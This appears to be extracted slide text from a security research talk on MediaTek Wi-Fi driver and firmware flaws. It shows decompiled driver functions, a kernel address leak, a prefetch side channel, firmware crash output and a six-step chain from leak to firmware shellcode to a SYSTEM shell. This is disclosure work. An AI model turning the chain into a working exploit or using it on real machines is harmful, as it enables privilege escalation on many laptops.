





CalData



Overwrite Target



Overwrite Target



Privileges				
NT AUTHORITY\LogonSessionId_0_195649	Enabled	Bypass traverse checking	23	NT (Authority)

Time to leak

 User mode  Kernel mode  Firmware



Obtaining address of mtkwecx.sys

```
uint64_t FuncGetWFRF(struct mt_big_struct* arg1, void* p_userdata)

    int32_t field_14744f8 = arg1->field_14744f8
    int32_t i_1 = 0
    *(p_userdata + 0x20) = field_14744f8
    int32_t i = 0

>   if (field_14744f8 != 0) ...

    uint64_t iterator = zx.q(arg1->raceable)
    // writes iterator to userspace
    *(p_userdata + 0x78) = iterator.d

    if (iterator.d != 0)
    do
        uint64_t rcx_1 = zx.q(i_1) * 2
        int64_t rax_6 = (zx.q(i_1) + 0x50) * 2
        i_1 += 1
        *(p_userdata + (rcx_1 << 3) + 0x80) = *(arg1 + (rax_6 << 3) + 0x1474058)
        iterator = *(arg1 + (rcx_1 << 3) + 0x1474560)
        *(p_userdata + (rcx_1 << 3) + 0x88) = iterator
    while (i_1 u< *(p_userdata + 0x78))

    return iterator
```

Resides in userspace


CVE-2025-20740

<https://euvd.enisa.europa.eu/vulnerability/CVE-2025-20740>



Prefetch side channel

prefetchnta/prefetcht2






Getting address of nt

Not reliable on AMD CPUs



Distance mt -> nt



Measured over 200 reboots

Prefetch search space reduction

Before:


$$\frac{0xffffffff8080000000 - 0xffffffff8000000000}{0x100000} = 0x8000$$

After:


$$\frac{(mt + 0x70000000) - (mt + 0x50000000)}{0x100000} = 0x200$$

Exploit chain


1. Leak mt address (CVE-2025-20740)




2. Modified prefetch sidechannel




3. Enable MMIO access





4. Write shellcode to FW (CVE-2026-20423)



5. FW triggers overwrite (CVE-2026-20436)



6. Spawn SYSTEM shell





Affected

MediaTek

MT7902, MT7920, MT7921, MT922, MT7925, MT7927

Basically all MediaTek laptop chips for WiFi 6/6E/7

+ Google TV Streamer???

Qualcomm



wlan_set_fips_mode

```
wlan_set_fips_mode(void* arg1, int64_t arg2, int64_t arg3)
8      int128_t var_50
8      var_50.q = x8_11
c      data_1403bd668->WdfWaitLockCreate
0      // WdfWaitLockCreate()
0      nullptr(data_1403bd698, &var_70, &data_1403bddc0)()
8      g_fips_enabled = 1
8
c      fw_send_FIPS_mode_enable_cmd(*(x23 + 0x37f38), &var_90)
c  else
0      x19_1 = x0_1 < 0 ? x0_1 : 0
0
4      SystemHintOp_CSDB()
4      logger(0, 0, 0, "%s input buffer is invalid\n", "wlan_set_fips_mode", x5, x6)
4
8  return zx.q(x19_1)
```

Crashes the wifi device



wlan_set_fips_mode

3A	30	3A	30	78	38	45	78	49	50	43	3A	20	45	78	63	:0:0x8ExIPC: Exc
65	70	74	69	6F	6E	20	72	65	63	69	65	76	65	64	20	option recieved
74	69	64	3D	31	64	20	69	6E	73	74	3D	31	38	62	65	tid=1d inst=18be
32	63	63	20	63	61	75	73	65	3D	31	30	31	00	00	00	2cc cause=101...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

The powermode is wrong

CVE-2026-25266

<https://euvd.enisa.europa.eu/vulnerability/CVE-2026-25266>



Getting more out of it

```
wlan_set_fips_mode(void* arg1, int64_t arg2, int64_t arg3)
```

```
8      int128_t var_50
8      var_50.q = x8_11
c      data_1403bd668->WdfWaitLockCreate
0      // WdfWaitLockCreate()
8      nullptr(data_1403bd698, &var_70, &data_1403bddc0)()
8      g_fips_enabled = 1
8
c      fw_send_FIPS_mode_enable_cmd(*(x23 + 0x37f38), &var_90)
```


```
c      else
0      x19_1 = x0_1 < 0 ? x0_1 : 0
0
4      SystemHintOp_CSDB()
4      logger(0, 0, 0, "%s input buffer is invalid\n", "wlan_set_fips_mode", x5, x6)
4
8      return zx.q(x19_1)
```

Is set no matter what

We crash here



Getting more out of it


```
enum NTSTATUS wlan_set_fips_ext_cmd(void* arg1, int64_t arg2, int64_t arg3,  
  
void* var_50 = nullptr  
void* x25 = *((*(arg1 + 0x18) + 0x40) + 0x10)  
  
if (g_fips_enabled == 0)   
|   logger(0, 0, 0, "%s fips mode not enabled\n", arg5, arg6, arg7)  
else  
|   data_1403bd668->WdfRequestRetrieveInputBuffer  
|   struct in_buf_fips_cmd* in_buf
```

Prevents function call




Getting more out of it


1. Trigger crash on the firmware



2. Trigger again, while the firmware is booting



3. Trigger a different function



Results

Crashes

ExIPC: Exception recieved tid=1d
inst=1c21468 cause=101

ExIPC: Exception recieved tid=1d
inst=18be2cc cause=101

Asserts

Asserted in:0x18be908:0x195fb00,
line#448


Asserted in:0x183f57c:0x1c47cf4,
line#1875

wlan_set_fips_ext_cmd

```
S wlan_set_fips_ext_cmd(void* arg1, int64_t arg2, int64_t arg3, int64_t arg4, int64_t arg5, int64_t arg6, int64_t arg7)

uint64_t data_len = zx.q(fips_cmd_in->data_len)

if (data_len.d u> 0x800 || fips_cmd_in->key_len u> 0x40
    || fips_cmd_in->nonce_iv_len u> 0x10)
    fips_cmd_in->nonce_iv_len
    int32_t payload_len = fips_cmd_in->payload_len
    logger(0, 0, 0, "%s invalid len: %u, %u, %u, %u\n",
           "wlan_set_fips_ext_cmd", data_len, zx.q(fips_cmd_in->key_len))
```



Keylen 0x40

IV len 0x10

